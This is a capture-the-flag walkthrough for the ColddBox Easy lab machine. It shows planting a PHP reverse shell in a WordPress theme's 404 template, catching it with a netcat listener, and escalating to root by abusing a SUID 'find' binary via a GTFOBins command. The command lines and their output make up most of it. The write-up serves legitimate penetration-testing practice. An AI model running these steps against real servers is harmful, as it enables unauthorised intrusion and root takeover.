
Recently Published
12 Oct, 3:06 pm The ColddBox is here

An error has occurred, which probably means the feed is down. Try again later.

From Sr Hott on The ColddBox is here #

Step 10 -

Now in the admin dashboard, go to Appearance > Editor



WordPress 6.2 is available! Please update now.


Edit Themes

Twenty Fifteen: Stylesheet (style.css)

```
/*
Theme Name: Twenty Fifteen
Theme URI: https://wordpress.org/themes/twentyfifteen
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, straightforward typograp
suitable for multiple languages. We designed it using a mobile-first approach, meaning your content takes center-stage, regardless of w
laptop, or desktop computer.
Version: 1.0
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, pink, purple, white, yellow, dark, light, two-columns, left-sidebar, fixed-layout, responsive-layout, accessib
custom-header, custom-menu, editor-style, featured-images, microformats, post-formats, rtl-language-support, sticky-post, threaded-comm
Text Domain: twentyfifteen

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.
*/


/**
 * Table of Contents
 *
 * 1.0 - Reset
 * 2.0 - Genericons
 * 3.0 - Typography
 * 4.0 - Elements
 * 5.0 - Forms
 * 6.0 - Navigations
 *   6.1 - Links
```


Step 11 -

Now on the right-hand side of the page you will see editor options of the features that you will be able to edit as admin.



Select theme to edit: Twenty Fifteen


Now from the above select the ‘404 template’



```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

        <div id="primary" class="content-area">
                <main id="main" class="site-main" role="main">

                        <section class="error-404 not-found">
                                <header class="page-header">
                                        <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
                                </header><!-- .page-header -->

                                <div class="page-content">
                                        <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                                        <?php get_search_form(); ?>
                                </div><!-- .page-content -->
                        </section><!-- .error-404 -->

                </main><!-- .site-main -->
        </div><!-- .content-area -->

<?php get_footer(); ?>
```

Step 12 -

Now go to your browser and search for PHP reverse shell



php reverse shell

About 1,45,00,000 results (0.23 seconds)


GitHub
https://github.com › pentestmonkey › php-reverse-shell

pentestmonkey/php-reverse-shell

A tag already exists with the provided branch name. Many Git commands accept both tag and branch names, so creating this branch may cause unexpected ...

pentestmonkey
https://pentestmonkey.net › tools › web-shells › php-r...

Now go to the below file and copy all contents



php-reverse-shell / php-reverse-shell.php

pentestmonkey Initial commit

0 contributors

Step 13 -


Now come back to the ‘404 templete’ page from the webpage and clear the script and paste this script.

Now make sure you change the ‘$ip’ with your own attacker machine ip and select the port on which you will listen on the reverse shell.

Now save the changes

Step 14 -

Now go to your link terminal and start a reverse shell with netcat.




```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1234
listening on [any] 1234 ...
█
```

Step 15 -

open the url: “192.168.1.7/?p=3184”


Step 16 -

Come back to your terminal, and you will see that you have gained a reverse shell.



```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.7] 37932
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 13:39:18 up 43 min,  0 users,  load average: 0.00, 0.88, 1.27
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```


Type in some commands to verify that user-id and user privileges.



```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```


Now with the ‘ls’ command you can see the list of directories.

You can go to the ‘home’ directory with ‘cd’ command and see its contents.



```
$ cd home
$ ls
c0ldd
$ cd c0ldd
$ ls
user.txt
$ 
```

As you go to the ‘home’ directory and ‘ls’ then you will another directory names ‘c0ldd’, ‘cd’ into ‘c0ldd’ and you will find a user.txt file, if you try to open it you will see permission denied.




```
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ 
```

Step 17 -

Go to your browser and search for “GTFObins”

After entering the site, you will see this page.



GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.


GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Binary	**Functions**
7z	File read Sudo

Step 18 -


Now for privilege escalation type the following command in the shell and see the list of binary files which is provided by the root.



```
$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Step 19 -

Now in GTFObins search for ‘find’, so that we can exploit the find binary.



.. / find

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Step 20 -

• From the above options we are going to use ‘./find . -exec /bin/sh -p \; -quit’ to exploit the find binary.




```
$ usr/bin/find . -exec /bin/sh -p \; -quit

ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

Now at last line after running `id` we can see we have root permissions now

Step 21 -


Now go and try to access that file again



```
cd home
ls
c0ldd
cd c0ldd
ls
user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

Step 22 -

Go to your browser and open CyberChef and paste the user.txt to get the decoded BASE64 text, then paste it on google translation




Input

```
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

Output

```
Felicidades, primer nivel conseguido!
```



Spanish – detected


English

felicidades primer nivel conseguido

congratulations first level achieved


Step 23 -

Now go to root directory and open the file present there



```
cd root
ls
root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

Now to the same thing and translate with google translate



Catalan – detected

English

Â¡Felicidades, mÃ¡quina completada!

Congratulations, machine completed!

Hence this machine is completed.